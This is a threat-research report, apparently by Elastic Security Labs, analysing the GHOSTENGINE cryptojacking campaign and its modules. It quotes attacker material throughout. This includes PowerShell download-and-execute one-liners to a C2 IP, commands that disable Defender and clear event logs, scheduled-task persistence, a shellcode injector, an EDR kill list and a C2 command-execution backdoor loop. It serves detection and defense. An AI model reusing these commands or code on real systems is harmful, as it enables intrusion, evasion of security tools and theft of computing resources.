Invisible miners: unveiling GHOSTENGINE's crypto mining operations

By Salim Bitam, Samir Bousseaden, Terrance DeJesus, Andrew Pease

Published: 2024-05-22 · Archived: 2026-04-05 16:44:31 UTC


Preamble

Elastic Security Labs has identified an intrusion set incorporating several malicious modules and leveraging vulnerable drivers to disable known security solutions (EDRs) for crypto mining. Additionally, the team discovered capabilities to establish persistence, install a previously undocumented backdoor, and execute a crypto-miner. We refer to this intrusion set as REF4578 and the primary payload as GHOSTENGINE (tangental research by the team at Antiy has named parts of this intrusion set HIDDENSHOVEL).

Key takeaways

- Malware authors incorporated many contingency and duplication mechanisms
- GHOSTENGINE leverages vulnerable drivers to terminate and delete known EDR agents that would likely interfere with the deployed and well-known coin miner
- This campaign involved an uncommon amount of complexity to ensure both the installation and persistence of the XMRIG miner

Code analysis



REF4578 execution flow

On May 6, 2024, at 14:08:33 UTC, the execution of a PE file named `Tiworker.exe` (masquerading as the legitimate Windows `TiWorker.exe` file) signified the beginning of the REF4578 intrusion. The following alerts were captured in telemetry, indicating a known vulnerable driver was deployed.

May 6, 2024 @ 14:09:45.027	"C:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe" -nop -c "IEX ((new-object net.webclient).downloadstring('http://111.90.158.40/get.png?…	"C:\windows\system32\expand.exe" C:\Windows\System32\drivers\IObitUnlockers.sys.tmp …	Windows.VulnDriver.IoBitUnlocker
May 6, 2024 @ 14:08:38.741	"cmd.exe" /c start C:\ProgramData\Microsoft\DeviceSync\SystemSync\Tiworker.exe	C:\ProgramData\Microsoft\DeviceSync\SystemSync\Tiworker.exe	-
May 6, 2024 @ 14:08:38.741	"cmd.exe" /c start C:\ProgramData\Microsoft\DeviceSync\SystemSync\Tiworker.exe	C:\ProgramData\Microsoft\DeviceSync\SystemSync\Tiworker.exe	-
May 6, 2024 @ 14:08:33.322	"C:\Windows\system32\cmd.exe" /c expand C:\ProgramData\Microsoft\DeviceSync\SystemSync\signup.png C:\ProgramData\Microsoft\DeviceSync\SystemSync\Tiworker.exe	expand C:\ProgramData\Microsoft\DeviceSync\SystemSync\signup.png …	-

REF4578 executes Tiworker to start the infection chain

Upon execution, this file downloads and executes a PowerShell script that orchestrates the entire execution flow of the intrusion. Analysis revealed that this binary executes a hardcoded PowerShell command line to retrieve an obfuscated script, `get.png,` which is used to download further tools, modules, and configurations from the attacker C2– as depicted in the screenshot below.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  Execute_command((int)"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -nop -w hidden -c \"IEX((new-objec"
                       "t net.webclient).downloadstring('http://111.90.158.40/get.png'))\"");
  return 0;
}
```

Downloading get.png

GHOSTENGINE

GHOSTENGINE is responsible for retrieving and executing modules on the machine. It primarily uses HTTP to download files from a configured domain, with a backup IP in case domains are unavailable. Additionally, it employs FTP as a secondary protocol with embedded credentials. The following is a summary of the execution flow:

```
$httpDownloadDomain = "download.yrnvtklot.com"
$httpDownloadIPBackup = "111.90.158.40"

$ftpDownloadDomain = "ftp.yrnvtklot.com"
$ftpDownloadIPBackup = "93.95.225.137"

$ftpUser = "xlm8wv0u8knrs1r3ng"
$ftpPass = "jyzev5ffhdj0knck"


$dohURL = @("https://1.1.1.1/dns-query?name=", "https://8.8.8.8/resolve?name=")
$dnsList = @("1.1.1.1","8.8.8.8")
$curlSaveFileName = "curl.exe"
$fileSavePath = "C:\Windows\Fonts"
$pattern="(25[0-5]|2[0-4]\d|[0-1]\d{2}|[1-9]?\d)\.(25[0-5]|2[0-4]\d|[0-1]\d{2}|[1-9]?\d)\.(25[0-5]|2[0-4]\d|[0-1]\d{2}|[1-9]?\d
0-5]|2[0-4]\d|[0-1]\d{2}|[1-9]?\d)"
$httpDownloadIP = "NULL"
$ftpDownloadIP = "NULL"

$infoURL = "http://downloadAddress/config.txt"
$curlURL = "http://downloadAddress/curl.png"
$clearnURL = "http://downloadAddress/clearn.png"
$killURL = "http://downloadAddress/kill.png"
$watchURL = "http://downloadAddress/smartsscreen.png"
$selfURL = "http://downloadAddress/get.png"
$msdtc86URL = "http://downloadAddress/msdtc/86.png"
$msdtc64URL = "http://downloadAddress/msdtc/64.png"

$driveKillURL = "http://downloadAddress/drives/kill.png"
$driveDeleteURL = "http://downloadAddress/drives/delete.png"
```

The get.png PowerShell script

This script downloads and executes `clearn.png`, a component designed to purge the system of remnants from prior infections belonging to the same family but different campaign; it removes malicious files under `C:\Program Files\Common Files\System\ado` and `C:\PROGRA~1\COMMON~1\System\ado\` and removes the following scheduled tasks by name:

- `Microsoft Assist Job`
- `System Help Center Job`
- `SystemFlushDns`
- `SystemFlashDnsSrv`

Evidence of those scheduled task artifacts may be indicators of a prior infection.

```
Remove-Item -Path "C:\Program Files\Common Files\System\ado\curl.exe" -Recurse -Force
Remove-Item -Path "C:\Program Files\Common Files\System\ado\config.json" -Recurse -Force
Remove-Item -Path "C:\Program Files\Common Files\System\ado\smartsscreen.exe" -Recurse -Force
Remove-Item -Path "C:\Program Files\Common Files\System\ado\taskhostw.exe" -Recurse -Force
Remove-Item -Path "C:\Program Files\Common Files\System\ado\WinRing0x64.sys" -Recurse -Force
Remove-Item -Path "C:\Program Files\Common Files\System\ado\curl.exe" -Recurse -Force
Remove-Item -Path "C:\PROGRA~1\COMMON~1\System\ado\config.json" -Recurse -Force
Remove-Item -Path "C:\PROGRA~1\COMMON~1\System\ado\smartsscreen.exe" -Recurse -Force
Remove-Item -Path "C:\PROGRA~1\COMMON~1\System\ado\taskhostw.exe" -Recurse -Force
Remove-Item -Path "C:\PROGRA~1\COMMON~1\System\ado\WinRing0x64.sys" -Recurse -Force
```

clearn.png removing any infections from previous campaigns

During execution, it attempts to disable Windows Defender and clean the following Windows event log channels:

- `Application`
- `Security`
- `Setup`
- `System`
- `Forwarded Events`
- `Microsoft-Windows-Diagnostics-Performance`
- `Microsoft-Windows-AppModel-Runtime/Operational`
- `Microsoft-Windows-Winlogon/Operational`

process.command_line	process.parent.command_line	kibana.alert.rule.name
"C:\Windows\System32\wevtutil.exe" cl Microsoft-Windows-AppModel-Runtime/Operational	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c "IEX((new-object net.webclient).downloadstring('http://111.90.158.40:80/get.png?t=1715063006'))"	Clearing Windows Event Logs
"C:\Windows\System32\wevtutil.exe" cl Microsoft-Windows-Diagnostics-Performance	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c "IEX((new-object net.webclient).downloadstring('http://111.90.158.40:80/get.png?t=1715063006'))"	Clearing Windows Event Logs
"C:\Windows\System32\wevtutil.exe" cl "Forwarded Events"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c "IEX((new-object net.webclient).downloadstring('http://111.90.158.40:80/get.png?t=1715063006'))"	Clearing Windows Event Logs
"C:\Windows\System32\wevtutil.exe" cl System	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c "IEX((new-object net.webclient).downloadstring('http://111.90.158.40:80/get.png?t=1715063006'))"	Clearing Windows Event Logs
"C:\Windows\System32\wevtutil.exe" cl Setup	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c "IEX((new-object net.webclient).downloadstring('http://111.90.158.40:80/get.png?t=1715063006'))"	Clearing Windows Event Logs
"C:\Windows\System32\wevtutil.exe" cl Security	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -c "IEX((new-object net.webclient).downloadstring('http://111.90.158.40:80/get.png?t=1715063006'))"	Clearing Windows Event Logs

get.png clearing Windows log channels

`get.png` disables Windows Defender, enables remote services, and clears the contents of:

- `C:\Windows\Temp\`
- `C:\Windows\Logs\`
- `C:\$Recycle.Bin\`
- `C:\windows\ZAM.krnl.trace`

```
C:\Windows\System32\reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f | Out-Null
C:\Windows\System32\reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f | Out-Null
C:\Windows\System32\reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f | Out-Null
C:\Windows\System32\reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f | Out-Null
C:\Windows\System32\net.exe start RpcSs | Out-Null
C:\Windows\System32\net.exe start RpcLocator | Out-Null
C:\Windows\System32\net.exe start RemoteRegistry | Out-Null
C:\Windows\System32\net.exe start RpcEptMapper | Out-Null
C:\Windows\System32\net.exe start Winmgmt | Out-Null
C:\Windows\System32\net.exe start WinRM | Out-Null
C:\Windows\System32\wevtutil.exe cl Application
C:\Windows\System32\wevtutil.exe cl Security
```

get.png disabling Windows Defender and enabling remote services

`get.png` also verifies that the `C:\` volume has at least 10 MB of free space to download files, storing them in `C:\Windows\Fonts`. If not, it will try to delete large files from the system before looking for another suitable volume with sufficient space and creating a folder under `$RECYCLE.BIN\Fonts`.

To get the current DNS resolution for the C2 domain names, GHOSTENGINE uses a hardcoded list of DNS servers, `1.1.1.1` and `8.8.8.8`.

Next, to establish persistence, `get.png` creates the following scheduled tasks as `SYSTEM`:

- **OneDriveCloudSync** using `msdtc` to run the malicious service DLL `C:\Windows\System32\oci.dll` every 20 minutes (described later)
- **DefaultBrowserUpdate** to run `C:\Users\Public\run.bat,` which downloads the `get.png` script and executes it every 60 minutes
- **OneDriveCloudBackup** to execute `C:\Windows\Fonts\smartsscreen.exe` every 40 minutes

```
C:\Windows\System32\schtasks.exe /end /tn "OneDriveCloudSync"
C:\Windows\System32\schtasks.exe /create /tn "OneDriveCloudSync" /tr "cmd.exe /c C:\Windows\System32\sc.exe start msdtc" /sc minute /mo 20 /ru SYSTEM /F
"powershell -nop -c `"$schBase64`"" | set-content ("C:\Users\Public\run.bat")
C:\Windows\System32\schtasks.exe /end /tn "DefaultBrowserUpdate"
C:\Windows\System32\schtasks.exe /create /tn "DefaultBrowserUpdate" /tr "C:\Users\Public\run.bat" /sc minute /mo 60 /ru SYSTEM /F
C:\Windows\System32\schtasks.exe /end /tn "OneDriveCloudBackup"
C:\Windows\System32\schtasks.exe /create /tn "OneDriveCloudBackup" /tr "cmd.exe /c start $watchSavePath" /sc minute /mo 40 /ru SYSTEM /F
```

Scheduled tasks for persistence

`get.png` terminates all `curl.exe` processes and any PowerShell process with `*get.png*` in its command line, excluding the current process. This is a way to terminate any concurrently running instance of the malware.

This script then downloads `config.txt`, a JSON file containing the hashes of the PE files it retrieved. This file verifies whether any updated binaries are to be downloaded by checking the hashes of the previously downloaded files from any past infections.

```
{
    "v":"v3.0",
    "curl":"52ff78c647d18ca68552dea4e1b51c7582e3b1302af171a97ca641d3562f0561",
    "xm":"35eb368c14ad25e3b1c58579ebaeae71bdd8ef7f9ccecfc00474aa066b32a03f",
    "xmc":"c1f454826119be38e3ffb0346572631ca5e81b1b075f8b2359d5afbb4e215860",
    "xms":"11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5",
    "smart":"2fe78941d74d35f721556697491a438bf3573094d7ac091b42e4f59ecbd25753",
    "scan":"stop",
    "ms86":"3b2724f3350cb5f017db361bd7aae49a8dbc6faa7506de6a4b8992ef3fd9d7ab",
    "ms64":"3ced0552b9ecf3dfecd14cbcc3a0d246b10595d5048d7f0d4690e26ecccc1150",
    "dkill":"4b5229b3250c8c08b98cb710d6c056144271de099a57ae09f5d2097fc41bd4f1",
    "ddelete":"2b33df9aff7cb99a782b252e8eb65ca49874a112986a1c49cd9971210597a8ae"
}
```


config.txt file used to check for updated binaries

Finally, `get.png` downloads all of its modules and various PE files. Below is a table containing a description of each downloaded file:

path	Type	Description
`C:\Windows\System32\drivers\aswArPots.sys`	Kernel driver	Vulnerable driver from Avast
`C:\Windows\System32\drivers\IObitUnlockers.sys`	Kernel driver	Vulnerable driver from IObit
`C:\Windows\Fonts\curl.exe`	PE executable	Used to download files via cURL
`C:\Windows\Fonts\smartsscreen.exe`	PE executable	Core payload (GHOSTENGINE), its main purpose is to deactivate security instrumentation, complete initial infection, and execute the miner.
`C:\Windows\System32\oci.dll`	Service DLL	Persistence/updates module
`backup.png`	Powershell script	Backdoor module
`kill.png`	Powershell script	A PowerShell script that injects and executes a PE file responsible for killing security sensors

GHOSTENGINE modules

GHOSTENGINE deploys several modules that can tamper with security tools, create a backdoor, and check for software updates.

EDR agent controller and miner module: smartsscreen.exe

This module primarily terminates any active EDR agent processes before downloading and installing a crypto-miner.

```
v3 = syscall_StringToUTF16Ptr((int)"3h8ScICLR3YGDh2n", 16);// Mutex
golang_org_x_sys_windows_CreateMutex(0, 0, v3);
if ( !v4 )
{
  runtime_deferproc(12, off_6C40F8);
  if ( !v0 )
  {
    golang_org_x_sys_windows_GetLastError();
    if ( !v1 || *(const runtime__type **)(v1 + 4) != &RTYPE_syscall_Errno || *v2 != 183 )
    {
      main_enableDebugPrivilege();
      main_conf_Init();                         // Init config
      main_xdaemon_KillOld();
      main_update_LocalHash();
      main_update_ResolveIP();                  // Resolve DNS
      main_update_UpdateHashInfo();
      runtime_newproc(0, (char)&main_xdaemon_RunGet_);// main_xdaemon_RunGet
      runtime_newproc(0, (char)&main_update_Download_);// main_update_Download:
                                                // download miner and its config
      runtime_newproc(0, (char)&main_sys_av_KillAv_);// main_sys_av_KillAv:
                                                // Kill a list of EDR agents
      runtime_newproc(0, (char)main_sys_av_KillPowershell_);// main_sys_av_KillPowershell
      runtime_newproc(0, (char)&main_sys_av_MonitorRunningAv_);// main_sys_av_MonitorRunningAv
      runtime_newproc(0, (char)main_xm_DeamonXm_);// main_xm_DeamonXm
      runtime_newproc(0, (char)&main_xm_KillXm_);// main_xm_KillXm
      runtime_newproc(0, (char)&main_xm_MonitorOtherXm_);// main_xm_MonitorOtherXm
      runtime_newproc(0, (char)&main_client_Check_);// main_client_Check
      main_client_Online();
```

smartscreen.exe GHOSTENGINE module

The malware scans and compares all the running processes with a hardcoded list of known EDR agents. If there are any matches, it first terminates the security agent by leveraging the Avast Anti-Rootkit Driver file `aswArPots.sys` with the IOCTL `0x7299C004` to terminate the process by PID.

`smartscreen.exe` is then used to delete the security agent binary with another vulnerable driver, `iobitunlockers.sys` from IObit, with the IOCTL `0x222124`.

`smartscreen.exe` then downloads the XMRig client mining program (`WinRing0x64.png`) from the C2 server as `taskhostw.png`. Finally, it executes XMRig, its drivers, and the configuration file `config.json`, starting the mining process.

```
v0.Xms.ptr = (string *)main_update_HttpDownload(
                         config_json,   // C:\Users\analysis\Desktop\bad_driver\config.json
                         unk_825BAC,
                         config_json,
                         unk_825BAC,
                         (int)v5.ptr,
                         v5.len,
                         (int)v19.Xmc.ptr,
                         v15);
if ( !v0.Xms.ptr )
  break;
sub_44CD1C();
v6 = main_conf_HashInfo_XmcHash(v0);
```

smartscreen.exe executing XMRig


Update/Persistence module: oci.dll

The PowerShell script creates a service DLL (`oci.dll`), a phantom DLL loaded by `msdtc`. The DLL's architecture varies depending on the machine; it can be 32-bit or 64-bit. Its primary function is to create system persistence and download any updates from the C2 servers by downloading the `get.png` script from the C2 and executing it.

```
sub_180007930(url_get_png, "http://", 7i64);
v26 = (const char *)&qword_180048BA0;
if ( *((_QWORD *)&xmmword_180048BB0 + 1) >= 0x10ui64 )
  v26 = (const char *)qword_180048BA0;
std::string::append((std::string *)url_get_png, v26, xmmword_180048BB0);
std::string::append((std::string *)url_get_png, "/get.png", 8ui64);
http_download(v40, url_get_png);
```

oci.dll persistence/update mechanism

Every time the `msdtc` service starts, it will load `oci.dll` to spawn the PowerShell one-liner that executes `get.png` :



oci.dll downloading and executing get.png

EDR agent termination module: `kill.png`

`kill.png` is a PowerShell script that injects shellcode into the current process, decrypting and loading a PE file into memory.

```
[Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32 GetModuleHandleA).ToInt64())
[Byte[]]$func_gpa = [BitConverter]::GetBytes((func_get_proc_address kernel32 GetProcAddress).ToInt64())
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_de
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $v_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($v_code, 0, $var_buffer, $v_code.length)
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
while($true){
    Start-Sleep -Seconds 600
}
```

kill.png injecting shellcode

This module is written in C++, and the authors have integrated redundancy into its operation. This redundancy is evident in the replication of the technique used in `smartsscreen.exe` to terminate and delete EDR agent binaries; it continuously scans for any new processes.

```
std::string::string((std::string *)v1017, "ayagent.exe");
std::string::string((std::string *)v1018, "iparmor.exe.exe");
std::string::string((std::string *)v1019, "s.exe");
std::string::string((std::string *)v1020, "1433.exe");
std::string::string((std::string *)v1021, "dub.exe");
std::string::string((std::string *)v1022, "servudaemon.exe");
std::string::string((std::string *)v1023, "senseir.exe");
std::string::string((std::string *)v1024, "sensendr.exe");
std::string::string((std::string *)v1025, "sensecncproxy.exe");
std::string::string((std::string *)v1026, "sensesampleuploader.exe");
std::string::string((std::string *)v1027, "elastic-agent.exe");
std::string::string((std::string *)v1028, "elastic-endpoint.exe");
std::string::string((std::string *)v1029, "filebeat.exe");
std::string::string((std::string *)v1030, "xagt.exe");
std::string::string((std::string *)v1031, "qualysagent.exe");
std::string::string((std::string *)v1032, "sentinelagent.exe");
std::string::string((std::string *)v1033, "sentinelagentworker.exe");
std::string::string((std::string *)v1034, "sentinelservicehost.exe");
std::string::string((std::string *)v1035, "sentinelstaticengine.exe  ");
std::string::string((std::string *)v1036, "logprocessorservice.exe");
std::string::string((std::string *)v1037, "sentinelstaticenginescanner.exe");
std::string::string((std::string *)v1038, "sentinelhelperservice.exe");
std::string::string((std::string *)v1039, "sentinelbrowsernativehost.exe");
std::string::string((std::string *)v1040, "cylancesvc.exe");
```

kill.png hardcoded security agent monitoring list

Powershell backdoor module: `backup.png`

The PowerShell script functions like a backdoor, enabling remote command execution on the system. It continually sends a Base64-encoded JSON object containing a unique ID, derived from the current time and the computer name while awaiting base64-encoded commands. The results of those commands are then sent back.

```
$keepAliveUrl = "http://93.95.225.137/update"
$returnResultUrl = "http://93.95.225.137/result"

$uniqueId = (Get-Date -UFormat "%s").replace(".","").replace(",","")
$hostName = $env:ComputerName


while($true){
    $step1 = WebRequest -url $keepAliveUrl -postData (ConvertToJsonString -uid $uniqueId -uhost $hostName) -id $null -addHeader $false
    if(($step1 -ne $null) -and ($step1 -ne "")){
        $command = Convert-FromBase64 -Base64String $step1
        $command = "cmd.exe /c" + $command
        $output = iex $command 2>&1
        $output = $output | Out-String
        while($true){
            $step2 = WebRequest -url $returnResultUrl -postData (Convert-ToBase64 -InputString $output) -id $uniqueId -addHeader $true
            if($step2 -ne "NULL"){
                break
            }
        }
```

backup.png operating as a backdoor

In this example `eyJpZCI6IjE3MTU2ODYyNDA3MjYyNiIsImhvc3QiOiJhbmFseXNpcyJ9` is the Base64-encoded JSON object:

```
POST /update HTTP/1.1
Host: 93.95.225.137
Content-Length: 56
Expect: 100-continue
Connection: Keep-Alive

eyJpZCI6IjE3MTU2ODYyNDA3MjYyNiIsImhvc3QiOiJhbmFseXNpcyJ9
```

C2 Communication example of backup.png

```
 $ echo "eyJpZCI6IjE3MTU2ODYyNDA3MjYyNiIsImhvc3QiOiJhbmFseXNpcyJ9" | base64 -D
{"id":"171568624072626","host":"analysis"}
```

Miner configuration

XMRig is a legitimate crypto miner, and they have documented the configuration file usage and elements here. As noted at the beginning of this publication, the ultimate goal of the REF4578 intrusion set was to gain access to an environment and deploy a persistent Monero crypto miner, XMRig.

We extracted the configuration file from the miner, which was tremendously valuable as it allowed us to report on the Monero Payment ID and track the worker and pool statistics, mined cryptocurrency, transaction IDs, and withdrawals.


Below is an excerpt from the REF4578 XMRig configuration file:

```
 {
    "autosave": false,
    "background": true,
    "colors": true,

...truncated...

    "donate-level": 0,
    "donate-over-proxy": 0,
    "pools": [
        {
            "algo": "rx/0",
            "coin": "monero",
            "url": "pool.supportxmr[.]com:443",
            "user": "468ED2Qcchk4shLbD8bhbC3qz2GFXqjAUWPY3VGbmSM2jfJw8JpSDDXP5xpkMAHG98FHLmgvSM6ZfUqa9gvArUWP59tEd3f",
            "keepalive": true,
            "tls": true

...truncated...

    "user-agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safar
    "verbose": 0,
    "watch": true,
    "pause-on-battery": false,
    "pause-on-active": false
}
```

Monero Payment ID


Monero is a blockchain cryptocurrency focusing on obfuscation and fungibility to ensure anonymity and privacy. The Payment ID is an arbitrary and optional transaction attachment that consists of 32 bytes (64 hexadecimal characters) or 8 bytes (in the case of integrated addresses).

Using the Payment ID from the above configuration excerpt (`468ED2Qcchk4shLbD8bhbC3qz2GFXqjAUWPY3VGbmSM2jfJw8JpSDDXP5xpkMAHG98FHLmgvSM6ZfUqa9gvArUWP59tEd3f`) we can view the worker and pool statistics on one of the Monero Mining Pool sites listed in the configuration.




Worker and pool statistics of the REF4578 Payment ID

Additionally, we can see the transaction hashes, which we can look up on the Monero blockchain explorer. Note that while transactions date back four months ago, this only indicates the *potential* monetary gain by this specific worker and account.



Payments for the REF4578 Payment ID


Using the Blockchain Explorer and one of the transaction hashes we got from the Payment ID, we can see the public key, the amount is withdrawn, and when. Note that these public keys are used with one-time addresses, or stealth addresses that the adversary would then use a private key with to unlock the funds.



Transactions for the REF4578 Payment ID

In the above example for transaction `7c106041de7cc4c86cb9412a43cb7fc0a6ad2c76cfdb0e03a8ef98dd9e744442` we can see that there was a withdrawal of `0.109900000000` XMR (the abbreviation for Monero) totaling $14.86 USD. The Monerao Mining Pool site shows four transactions of approximately the same amount of XMR, totaling approximately $60.70 USD (January - March 2024).

As of the publication of this research, there are still active miners connected to the REF4578 Payment ID.



Miners actively connecting to the REF4578 Payment ID

While this specific Payment ID does not appear to be a big earner, it is evident that REF4578 could operate this intrusion set successfully. Other victims of this campaign could have different Payment IDs used to track intrusions, which could be combined for a larger overall haul.

Malware and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Execution
- Persistence
- Defense Evasion
- Discovery
- Command and Control
- Exfiltration
- Impact

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- Command and Scripting Interpreter: PowerShell
- Command and Scripting Interpreter: Windows Command Shell
- Scheduled Task/Job: Scheduled Task
- Indicator Removal: Clear Windows Event Logs
- Masquerading
- Process Injection
- Process Discovery
- Exfiltration Over C2 Channel
- Data Encoding
- Resource Hijacking
- Service Stop

Mitigating GHOSTENGINE

Detection

The first objective of the GHOSTENGINE malware is to incapacitate endpoint security solutions and disable specific Windows event logs, such as Security and System logs, which record process creation and service registration. Therefore, it is crucial to prioritize the detection and prevention of these initial actions:

- Suspicious PowerShell execution
- Execution from unusual directories
- Elevating privileges to system integrity
- Deploying vulnerable drivers and establishing associated kernel mode services.

Once the vulnerable drivers are loaded, detection opportunities decrease significantly, and organizations must find compromised endpoints that stop transmitting logs to their SIEM.

